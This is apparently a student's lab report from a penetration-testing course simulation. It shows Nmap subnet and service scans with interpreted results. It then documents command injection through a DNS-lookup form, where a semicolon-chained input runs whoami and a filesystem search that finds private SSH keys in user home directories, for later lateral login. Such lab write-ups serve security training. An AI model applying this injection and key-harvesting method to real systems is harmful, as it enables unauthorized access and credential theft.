
Branden Pearl
Unit 6 Career Simulation
01-31-2025


1. Use Nmap to run a basic scan on the subnet your Kali machine is connected to. You should find four hosts in your results, not including your own Kali machine.



```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:1a:8c:6e:03:77 brd ff:ff:ff:ff:ff:ff
    inet 172.31.2.64/20 brd 172.31.15.255 scope global dynamic eth0
       valid_lft 3595sec preferred_lft 3595sec
    inet6 fe80::41a:8cff:fe6e:377/64 scope link
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.31.2.64/20 | tee nmap_sn_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2025-01-31 15:30 UTC
Nmap scan report for ip-172-31-1-65.us-west-2.compute.internal (172.31.1.65)
Host is up (0.0031s latency).
Nmap scan report for ip-172-31-1-164.us-west-2.compute.internal (172.31.1.164)
Host is up (0.0023s latency).
Nmap scan report for ip-172-31-2-64.us-west-2.compute.internal (172.31.2.64)
Host is up (0.00019s latency).
Nmap scan report for ip-172-31-8-66.us-west-2.compute.internal (172.31.8.66)
Host is up (0.0045s latency).
Nmap scan report for ip-172-31-9-6.us-west-2.compute.internal (172.31.9.6)
Host is up (0.0013s latency).
Nmap scan report for ip-172-31-9-140.us-west-2.compute.internal (172.31.9.140)
Host is up (0.0023s latency).
Nmap scan report for ip-172-31-9-237.us-west-2.compute.internal (172.31.9.237)
Host is up (0.00082s latency).
Nmap scan report for ip-172-31-13-10.us-west-2.compute.internal (172.31.13.10)
Host is up (0.00073s latency).
Nmap scan report for ip-172-31-15-123.us-west-2.compute.internal (172.31.15.123)
Host is up (0.00038s latency).
Nmap done: 4096 IP addresses (9 hosts up) scanned in 69.71 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p1-5000 sV 172.31.2.64/20 | tee nmap_sV_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2025-01-31 15:37 UTC
Failed to resolve "sV".
Nmap scan report for ip-172-31-1-65.us-west-2.compute.internal (172.31.1.65)
Host is up (0.00036s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
```

- I used the ip a command to find my network and then ran a nmap scan to find my host.

2. Next, run service and version detection scans on the specific IP addresses found in your first scan. Scan for services beginning at port 1 and ending at port 5000.




```
┌──(kali㉿kali)-[~]
└─$ nmap -p1-5000 -sV 172.31.2.64/20 | tee nmap_sV_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2025-01-31 15:40 UTC
Nmap scan report for ip-172-31-1-65.us-west-2.compute.internal (172.31.1.65)
Host is up (0.00050s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-1-164.us-west-2.compute.internal (172.31.1.164)
Host is up (0.0060s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-2-64.us-west-2.compute.internal (172.31.2.64)
Host is up (0.0045s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-8-66.us-west-2.compute.internal (172.31.8.66)
Host is up (0.00031s latency).
Not shown: 4998 filtered tcp ports (no-response)
PORT    STATE SERVICE   VERSION
80/tcp  open  http
443/tcp open  ssl/https
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at h
ttps://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.93%I=7%D=1/31%Time=679CEF74%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,5D,"HTTP/1\.1\x20301\x20Moved\x20Permanently\r\ncontent-length:\
SF:x200\r\nlocation:\x20https:///\r\nconnection:\x20close\r\n\r\n")%r(HTTP
SF:Options,5D,"HTTP/1\.1\x20301\x20Moved\x20Permanently\r\ncontent-length:
SF:\x200\r\nlocation:\x20https:///\r\nconnection:\x20close\r\n\r\n")%r(RTS
SF:PRequest,5D,"HTTP/1\.1\x20301\x20Moved\x20Permanently\r\ncontent-length
SF::\x200\r\nlocation:\x20https:///\r\nconnection:\x20close\r\n\r\n")%r(X1
SF:1Probe,CF,"HTTP/1\.1\x20400\x20Bad\x20request\r\ncontent-length:\x2090\
SF:r\ncache-control:\x20no-cache\r\ncontent-type:\x20text/html\r\nconnecti
SF:on:\x20close\r\n\r\n<html><body><h1>400\x20Bad\x20request</h1>\nYour\x2
SF:0browser\x20sent\x20an\x20invalid\x20request\.\n</body></html>\n")%r(Fo
SF:urOhFourRequest,80,"HTTP/1\.1\x20301\x20Moved\x20Permanently\r\ncontent
```

3. Interpret your results and determine the following:


    a. Which host is running a web server on a non-standard port? What port is it running on?

        - The web server was running on port 1013 on the ip address 172.31.13.10




```
Nmap scan report for ip-172-31-13-10.us-west-2.compute.internal (172.31.13.10)
Host is up (0.00044s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

b. Which host is running an SSH server on a non-standard port? What port is it running on?
   - The SSH server was on port 2222 on the ip address 172.31.1.164




```
Nmap scan report for ip-172-31-1-164.us-west-2.compute.internal (172.31.1.164)
Host is up (0.0060s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

c. Which machines are running Windows-based operating systems?
   - Following ip addresses are running on Windows: 172.31.1.65 and 172.31.9.140




```
Nmap scan report for ip-172-31-1-65.us-west-2.compute.internal (172.31.1.65)
Host is up (0.00050s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```



```
Nmap scan report for ip-172-31-9-140.us-west-2.compute.internal (172.31.9.140)
Host is up (0.00034s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


4. Access the site hosted on the webserver you found in the previous step. Explore the web pages available to you. What would be a good place to attempt some attacks? Demonstrate you can run commands on the target system by running the `whoami`command.



Enter the DNS name to lookup:.

```
www-data
```


5. Search the webserver for SSH keys you can copy. Once you've found a key to test, copy it to your Kali machine.Use the key to connect from your Kali machine to the other Linux server you found earlier, using the non-standard port number revealed in your scans.



Enter the DNS name to lookup:.


; find / -type f -name "id_*"

```
/snap/firefox/2850/usr/share/hunspell/id_ID.aff
/snap/firefox/2850/usr/share/hunspell/id_ID.dic
/snap/firefox/2800/usr/share/hunspell/id_ID.aff
/snap/firefox/2800/usr/share/hunspell/id_ID.dic
/snap/core22/1748/usr/share/python-babel-localedata/locale-data/id_ID.dat
/usr/share/python-babel-localedata/locale-data/id_ID.dat
/usr/share/tcltk/tcl8.6/msgs/id_id.msg
/usr/share/i18n/locales/id_ID
/usr/share/sssd/systemtap/id_perf.stp
/usr/lib/x86_64-linux-gnu/espeak-ng-data/id_dict
/usr/lib/python3/dist-packages/macaroonbakery/bakery/_internal/__pycache__/id_pb2.cpython-310.pyc
/usr/lib/python3/dist-packages/macaroonbakery/bakery/_internal/id_pb2.py
/home/alice-devops/.ssh/id_rsa.pem
/home/www-data/.ssh/id_rsa.pem
/home/www-data/.ssh/id_rsa.pem.pub
```



